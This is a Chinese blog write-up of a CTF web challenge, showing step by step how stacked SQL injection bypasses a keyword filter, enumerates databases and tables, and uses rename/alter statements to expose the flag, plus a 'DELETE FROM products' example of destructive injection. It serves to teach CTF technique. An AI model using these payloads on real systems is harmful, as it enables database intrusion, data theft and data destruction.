

强网杯2019-web-随便注

原创


白衣w 于 2020-02-05 13:34:55 发布 1687 收藏 11

分类专栏: [CTF之Web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/wyj_1216/article/details/104181547

版权



[CTF之Web](#) 专栏收录该内容

34 篇文章 2 订阅

订阅专栏

题目

取材于某次真实环境渗透, 只说一句话: 开发和安全缺一不可

姿势:

writup

首先根据题目意思, 知道是SQL注入

尝试进行注入

```
?inject=1
```

取材于某次真实环境渗透, !

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

https://blog.csdn.net/wyj_1216

```
1'
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line

发现报错，想到利用 # 进行截断（注释掉）

```
1' #
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/wyj_1216

回显正常

```
1' and 1=1#
```

取材于某次真实环境渗透

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/wyj_1216

```
1' and 1=2#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

https://blog.csdn.net/wyj_1216

发现没有回显

判断字段数

1' order by 1#

取材于某次真实环境渗透

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/wyj_1216

1' order by 2#

取材于某次真实环境渗透，只说一句话

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

https://blog.csdn.net/wyj_1216

1' order by 3#

取材于某次真实环境渗透，只说一句话：

姿势:

error 1054 : Unknown column '3' in 'order clause'

到3时报错，故知字段数为2

尝试union联合注入

```
1' union select 1,2 #
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
return preg_match("/select|update|delete|drop|insert|where|\.\/i",$inject);
```

发现报错，即过滤了select等关键字

查阅资料尝试

堆叠注入

```
1' ; show databases;#
```

取材于某次真实环境渗透，只谈

姿势: `1'; show databases;#`

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
    string(11) "ctftraining"  
}
```

```
array(1) {  
  [0]=>  
    string(18) "information_schema"  
}
```

```
array(1) {  
  [0]=>  
    string(5) "mysql"  
}
```

```
array(1) {  
  [0]=>  
    string(18) "performance_schema"  
}
```

```
array(1) {  
  [0]=>  
    string(9) "supersqli"  
}
```

https://blog.csdn.net/wyj_1216

成功回显

查询表名

```
1' ; show tables;#
```

取材于某次真实环境渗透,

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
  string(16) "1919810931114514"  
}
```

```
array(1) {  
  [0]=>  
  string(5) "words"  
}
```

https://blog.csdn.net/wyj_1216

查询两个表中的列名

```
1' ; show columns from words;#
```

取材于某次真实环境渗透，只讲

姿势: `' columns from words;#`

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(6) {  
  [0]=>  
    string(2) "id"  
  [1]=>  
    string(7) "int(10)"  
  [2]=>  
    string(2) "NO"  
  [3]=>  
    string(0) ""  
  [4]=>  
    NULL  
  [5]=>  
    string(0) ""  
}
```

```
array(6) {  
  [0]=>  
    string(4) "data"  
  [1]=>  
    string(11) "varchar(20)"  
  [2]=>  
    string(2) "NO"  
  [3]=>  
    string(0) ""  
  [4]=>  
    ""  
  [5]=>  
    ""  
}
```

https://blog.csdn.net/wyj_1216

```
1' ; show columns from `1919810931114514` ;#
```

取材于某次真实环境渗透，！

姿势: `1919810931114514`#`

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

```
array(6) {  
  [0]=>  
  string(4) "flag"  
  [1]=>  
  string(12) "varchar(100)"  
  [2]=>  
  string(2) "NO"  
  [3]=>  
  string(0) ""  
  [4]=>  
  NULL  
  [5]=>  
  string(0) ""  
}
```

https://blog.csdn.net/wyj_1216

注意：使用反单引号

发现flag

查询大神博客后被下面的操作惊艳~

重点来了！！！！

从之前的回显发现实际上都是words表内的，我们若想得到flag中的内容，需将其换为words表内的内容进行回显

换个角度来说，就是我们需要将1919810931114514表名换为words，并将flag的列名换为id

则需要以下三步：

- 将表名words换为其他的，类似于word1
- 将表名1919810931114514换为words
- 将列名flag换为id

并通过之前的过滤规则发现并没有过滤掉 `alter`、`rename` 等关键字

于是构造


```
1' ; rename tables `words` to `word1` ; rename tables `1919810931114514` to `words` ; alter table `words` change `flag` `id` varchar(100);#
```

取材于某次真实环境渗透

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

https://blog.csdn.net/wyj_1216

成功改变数据库结构后

```
1' or 1=1#
```

取材于某次真实环境渗透，只说-

姿势:

```
array(1) {  
  [0]=>  
  string(42) "flag{1587c738-22ed-485b-a8e2-17b79533a731}"  
}
```

https://blog.csdn.net/wyj_1216

得到flag~

知识点

堆叠注入

在SQL中，分号 (;) 是用来表示一条sql语句的结束。

试想一下我们在 ; 结束一个sql语句后继续构造下一条语句，会不会一起执行？因此这个想法也就造就了堆叠注入。

而union injection（联合注入）也是将两条语句合并在一起，两者之间有什么区别？

区别就在于union 或者union all执行的语句类型是有限的，可以用来执行查询语句，而堆叠注入可以执行的是任意的语句。

例如以下这个例子。用户输入：`1; DELETE FROM products` 服务器端生成的sql语句为：（因未对输入的参数进行过滤）`Select * from products where productid=1;DELETE FROM products` 当执行查询后，第一条显示查询信息，第二条则将整个表进行删除。

参考文章: <https://www.cnblogs.com/0nth3way/articles/7128189.html>

对于数据库结构改变的简单语句

```
CREATE DATABASE - 创建新数据库
ALTER DATABASE - 修改数据库
CREATE TABLE - 创建新表
ALTER TABLE - 变更(改变)数据库表
DROP TABLE - 删除表
CREATE INDEX - 创建索引(搜索键)
DROP INDEX - 删除索引
```

本题涉及:

```
1' ; rename tables `words` to `word1` ; rename tables `1919810931114514` to `words` ; alter table `words` change `flag` `id` varchar(100);#
```

rename - 重命名

```
rename tables `words` to `word1`
```

重命名表 `words` 为 `word1`

alter - 变更列

```
alter table `words` change `flag` `id` varchar(100)
```

变更表 `words` 中的列 `flag` 为 `id` 且其性质为 `varchar(100)`